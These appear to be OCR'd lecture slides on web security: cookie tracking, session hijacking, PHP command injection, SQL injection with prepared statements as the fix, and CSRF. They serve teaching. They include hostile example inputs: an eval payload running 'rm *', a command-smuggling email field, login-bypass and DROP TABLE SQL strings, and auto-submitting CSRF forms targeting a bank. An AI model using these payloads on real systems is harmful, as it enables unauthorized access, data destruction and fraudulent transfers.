
```
GET: HTTP/1.1 200 OK
Date: Wed, 25 Aug 2021 20:40:15 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: cookieA=aaaaaa
cookieB=bbbbbb; expires=Wed, 25-Aug-2021 21:40:15 GMT; Max-Age=3600
Content-Length: 28
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Cookie Issues: Privacy and Tracking



Cookie Issues: Privacy and Tracking

- If a page has a Facebook's Like button, visitor's info will be sent to Facebook
- This happens even if the visitor doesn't click, and isn't even a Facebook user


www.zdnet.com/article/facebook-cookie-case-why-even-the-like-button-infringes-eu-informed-consent-privacy-law/

MUST READ THE PC IS HAVING ITS MID-LIFE CRISIS, JUST A LITTLE BIT EARLY

Facebook cookie case: Why even the 'Like' button infringes EU 'informed consent' privacy law

Some experts think Europe's informed-consent cookie policy does not go far enough in protecting users from "excessive" personal data-tracking.

By Tina Amirtha for Benelux | January 11, 2016 -- 13:23 GMT (05:23 PST) | Topic: Security

Cookie Issues

When you visit blog.bank.com, browser sends multiple cookies:

Cookie for blog.bank.com

Cookie for bank.com

blog.bank.com can read/set cookie for bank.com


Same cookie for both HTTP and HTTPs

HTTPs cookie can be overwritten by HTTP one

Cookies have **no integrity**

- A malicious client can modify cookies locally

Cookie Issues: Session Hijacking



pages.cs.wisc.edu/~rist/642-fall-2011/

Network security Oct 11, 2011	• NMAP Manual • Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection, by Ptacek and Newsham Slides (PDF)
Network security Oct 13, 2011	BGP/S-BGP, DNS/DNSsec, • DNS cache poisoning, by Steve Friedl • A survey of BGP security, Butler et al. Slides (PDF)
Network security Oct 18, 2011	Guest lecture by David Parter
Network security Oct 20, 2011	Guest lecture by David Parter
Cryptography Oct 25, 2011	Overview of TLS (HTTPS), symmetric encryption, classical encryption, Shannon security, one-time pad encryption • A Method for Obtaining Digital Signatures and Public Key Cryptosystems, by Rivest, Shamir, and Adleman • Communication Theory of Secrecy Systems, by Shannon (for reference only) • RFC 5246: Transport Layer Security (TLS) Protocol Version 1.2, by Dierks and Rescorla (for reference only) Slides (PDF)

```
GET /index.html
─────────────────────────────────────────▶
◀─────────────────────────────────────────
Set-Cookie: AnonSessID=134fds1431
```

Protocol is HTTPs


```
POST /login.html?name=bob&pw=12345
─────────────────────────────────────────▶
Cookie: AnonSessID=134fds1431

◀─────────────────────────────────────────
Set-Cookie: SessID=83431Adf
```

Elsewhere HTTP

```
GET  /account.html
◀─────────────────────────────────────────
Cookie: SessID=83431Adf
```

HTTP cookie is sent in the clear

Session Hijacking Example: Firesheep



From http://codebutler.com/firesheep

Agenda

1. Overview

2. SQL Injection

3. Cross-site Request Forgery

4. Cross-site Scripting

Warmup: PHP Vulnerabilities

PHP command `eval(cmd_str)` executes string `cmd_str` as PHP code

```
$in = $_GET[‘exp'];
eval('$ans = ' . $in . ';');
```

http://example.com/calc.php

What can attacker do?

```
http://example.com/calc.php?exp=“11 ; system(‘rm * ’)”
```

Encode as a URL

Warmup: PHP Command Injection

```
$email = $_POST[“email”]
$subject = $_POST[“subject”]
system(“mail  $email –s  $subject < /tmp/joinmynetwork”)
```

http://example.com/sendemail.php

What can attacker do?

```
http://example.com/sendmail.php?
      email=“foo@bad.com”&subject= “foo < /usr/passwd; ls”
```

Encode as a URL


SQL

Query language for database access

- Table creation, data insertion/removal, query search
- Supported by major database systems


Basic SQL commands:

```
SELECT Company, Country FROM Customers WHERE Country <> 'USA'

DROP TABLE Customers
```



SQL

Web server may want to display dynamic data from database



Solution: Include SQL statements in PHP code

```
$recipient = $_POST[‘recipient’];
$sql = "SELECT PersonID FROM Person
                  WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

ASP Example

```
set ok = execute( "SELECT * FROM Users
          WHERE user=' "  &  form("user")  & " '
   AND    pwd=' " & form("pwd") & " '" );

if not ok.EOF
          login success
else  fail;
```

What the developer expected to be sent to SQL:

```
SELECT * FROM Users WHERE user='me' AND pwd='1234'
```

An Unexpected, Adversary Input

```
set ok = execute( "SELECT * FROM Users
         WHERE user=' "  &  form(“user”)  & " '
   AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
         login success
else  fail;
```

Input: user= “ ‘ OR 1=1 -- ” (URL encoded)

```
SELECT * FROM Users WHERE user=‘ ‘ OR 1=1 -- ’ AND …
```

tells SQL to ignore rest of line

Result: easy login

Another SQL Injection

```
set ok = execute( "SELECT * FROM Users
         WHERE user=' "  &  form(“user”)  & " '
   AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
         login success
else  fail;
```


Input: user= “ ` ; DROP TABLE Users -- ” (URL encoded)

```
SELECT * FROM Users WHERE user=` `; DROP TABLE Users -- …
```

Result: Bye-bye customer information

Prevent SQL Injection

Root cause: Mixing code and data



Solution: Separate Data and Code Via Prepared Statements

Vulnerable version: Code and data mixed together

```
$sql = "SELECT name, salary FROM Employee
        WHERE eid = '$eid' and passwd='$pwd' ";
$rs = $db->query($sql);
```

Secure version: Code and data are separated

```
$sql = "SELECT name, salary FROM Employee
        WHERE eid = ? and passwd= ? ";
if ($stmt = $db->prepare($sql)) {
        $stmt->bind_param("ss",$eid, $pwd);
        $smt->execute();
        $smt->bind_result($name, $salary);
}
```

Send code

Send data

Agenda


1. Overview

2. SQL Injection

3. Cross-site Request Forgery

4. Cross-site Scripting

CSRF Attack On GET Request



```
<img src="http://bank.com/transfer.php?To=badguy&Amount=500">
```

Is It Safe If Bank Uses HTTP POST?

HTTP GET

Data are sent along with URL

```
<img src=“http://bank.com/transfer.php?To=badguy&Amount=500”>
```

HTTP POST

Data are in the content of the HTTP request

No. Can construct a POST request using JavaScript

```
<form  name=F  action=http://bank.com/BillPay.php>
     <input name=“to”      value=badguy>
     <input name=“amount”  value=“500”>
</form>
<script> document.F.submit(); </script>
```

How To Defense Against CSRF?

